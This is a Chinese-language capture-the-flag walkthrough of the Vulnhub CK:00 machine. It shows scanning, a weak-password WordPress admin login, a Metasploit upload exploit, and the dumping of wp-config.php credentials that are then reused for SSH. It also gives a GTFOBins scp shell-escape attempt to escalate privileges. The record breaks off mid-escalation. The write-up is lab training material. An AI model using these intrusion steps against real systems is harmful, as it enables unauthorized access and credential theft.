Vulnhub CK:00
信息收集
Nmap
┌──(root㉿kali)-[/home/kali]
└─# nmap -sC -sV -A -p- --min-rate=10000 192.168.1.101 -Pn
Nmap scan report for 192.168.1.101
Host is up (0.34s latency).
Not shown: 45197 filtered tcp ports (net-unreach), 20336 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d2:6f:64:b5:4c:22:ce:b2:c9:8a:ab:57:0e:69:4a:0f (RSA)
|   256 a8:6f:9c:0e:d2:ee:f8:73:0a:0f:5f:57:1c:2f:59:3a (ECDSA)
|_  256 10:8c:55:d4:79:7f:63:0f:ff:ea:c8:fb:73:1e:21:f6 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.2.2
|_http-title: CK~00 – Just another WordPress site
|_http-server-header: Apache/2.4.29 (Ubuntu)
Aggressive OS guesses: QEMU user mode network gateway (96%), AT&T BGW210 voice gateway (94%), Oracle Virtualbox Slirp NAT bridge (93%), Dell 1815dn printer (88%), VxWorks (88%), Samsung CLP-315W printer (87%), Samsung CLX-3160FN printer (87%), Xerox WorkCentre 4150 printer (86%), HP-UX B.10.20 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 31617/tcp)
HOP RTT       ADDRESS
1   992.05 ms 192.168.1.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 75.81 seconds
Http
Nmap 扫描结果中看到 80 端口有一个 http 服务,并且可以确定是 wordpress

通常 wordpress 的后台地址是固定的,可以去手工枚举一下

跳转到了地址 ck,去加一个 hosts 解析
echo "192.168.1.101 ck" >> /etc/hosts

再访问就正常了,来到了登入界面,可以尝试枚举一下弱口令
弱口令

弱口令 admin/admin 成功登入后台
漏洞利用

用已有条件去进行搜索
- wordpress 版本是 5.2.2
- 有一个管理员的账号密码

接着发现了一个 admin php 文件上传的漏洞
文件上传

直接使用 msf 进行搜索,发现了这个漏洞的利用工具

使用该模块后查看需要填写的项,分别有
USERNAME,PASSWORD,RHOSTS,RPORT
分别填入对应的参数后,使用 run 运行攻击载荷

成功获取一个 www-data 权限,去获取一个稳定的 shell

user flag
www-data@ck00:$ cd /home
cd /home
chdir: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@ck00:/home$ dir
dir
bla  bla1  ck
www-data@ck00:/home$ cd ck
cd ck
www-data@ck00:/home/ck$ dir
dir
ck00-local-flag
www-data@ck00:/home/ck$ cat ck00-local-flag
cat ck00-local-flag
local.txt = 8163d4c2c7ccb38591d57b86c7414f8c

you got local flag
get the root shell and read root flag
成功拿到第一个 flag
权限提升

去查找一下 wordpress 的配置文件,成功找到了一个配置文件
/var/www/html/wp-config.php
www-data@ck00:/home/ck$ cat /var/www/html/wp-config.php
cat /var/www/html/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'ck_wp' );

/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', 'bla_is_my_password' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'p#Q01YN<z$l{5^D&(haSU$vgD&b[p|)-Lur+Dg?~tatRgW>6gOVHVWx4w?oaucv.' );
define( 'SECURE_AUTH_KEY',  '<2GT}7Pq7VO_ck.B,/Le0kGQ@4^2FmV`ZX`AXLy%zoUXJE=:E^OT6Z$*ATfmR^+i' );
define( 'LOGGED_IN_KEY',    'tZF#d=KgHwwDH;xRiY)H;zT>weOD4;JgWF7KR)E,I_Sh#-B~Vbt!ax#<f@CSpykY' );
define( 'NONCE_KEY',        '8Odpqiy#/phCF6ezi?%gx0QEZWf ioBO,B}6h(TDkNBnrIjA`9.P6Jzn4+c<Z)D ' );
define( 'AUTH_SALT',        'kT0BrKy<fSR&[]HN]Pi{ +wa.@m~Xe)hGz2|LG#i*}v^upHn%B.^.swm q^rr%Bt' );
define( 'SECURE_AUTH_SALT', 'rV=Knc-+O}1Ee(v2T9P*{655sR-*aRW<NEc^lhd,IGBI<-0^=?cbq]#; |F||Ipi' );
define( 'LOGGED_IN_SALT',   '|,(6szua!E2iatwI)AvtOZ5KehK}2p@Z]F.i%~!l>wu)(8pw;FV@qC&$?q,nmf0z' );
define( 'NONCE_SALT',       'tqAZj9,df7;4?DKrB5+$=4bwiQBO?Fs_tGYmN`Fc y?,r}90rh/aB;tzaCWwv4vi' );

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging_in_WordPress
 */
define( 'WP_DEBUG', false );

/* That's all, stop editing! Happy publishing. */

/** Absolute path to the WordPress directory. */
if ( ! defined( 'ABSPATH' ) ) {
        define( 'ABSPATH', dirname( __FILE__ ) . '/' );
}

/** Sets up WordPress vars and included files. */
require_once( ABSPATH . 'wp-settings.php' );
查看配置文件中的内容,找到了数据库的账号密码
/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', 'bla_is_my_password' );
密码中有提示,这里得到了 bla 用户的密码,我们去使用 ssh 尝试连接
bla
┌──(root㉿kali)-[/home/kali]
└─# ssh bla@ck
The authenticity of host 'ck (192.168.1.101)' can't be established.
ED25519 key fingerprint is SHA256:S/Y0+W7GZ+wOi281WhP7Ra++AOCa3hRWjLJYofjlOeA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'ck' (ED25519) to the list of known hosts.
bla@ck's password:
Last login: Fri Aug  2 13:35:50 2019 from 192.168.29.253
bla@ck00:~$ whoami&&id
bla
uid=1002(bla) gid=1002(bla) groups=1002(bla)
成功登入 bla 用户,查看一下可运行的权限
bla@ck00:~$ sudo -l
[sudo] password for bla:
Matching Defaults entries for bla on ck00:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User bla may run the following commands on ck00:
    (bla1) /usr/bin/scp
可以看到我们可以以 root 权限 运行 scp 命令
使用 GTFOBins 工具进行辅助提权
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:
bla@ck00:~$ TF=$(mktemp)
bla@ck00:~$ echo 'sh 0<&2 1>&2' > $TF
bla@ck00:~$ chmod +x "$TF"
bla@ck00:~$ sudo scp -S $TF x y:
Sorry, user bla is not allowed to execute '/usr/bin/scp -S /tmp/tmp.oAWb8LcSOt x y:' as root on ck00.
运行后报错,提示用户 bla 无法以 root 权限执行 ‘/usr/bin/scp -S /tmp/tmp.oAWb8LcSOt x y:’
bla1
在 home 文件夹中,可以看到还有一个 bla1 用户,所以我们修改一下命令,先切换到 bla1 用户试试
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo -u bla1 scp -S $TF x y:
bla@ck00:~$ sudo -u bla1 scp -S $TF x y:
/bin/sh: 0: Can't open /tmp/tmp.oAWb8LcSOt
lost connection
bla@ck00:~$ chmod 777 /tmp/tmp.oAWb8LcSOt
bla@ck00:~$ sudo scp -S $TF x y:
Sorry, user bla is not allowed to execute '/usr/bin/scp -S /tmp/tmp.oAWb8LcSOt x y:' as root on ck00.
bla@ck00:~$ sudo -u bla1 scp -S $TF x y:
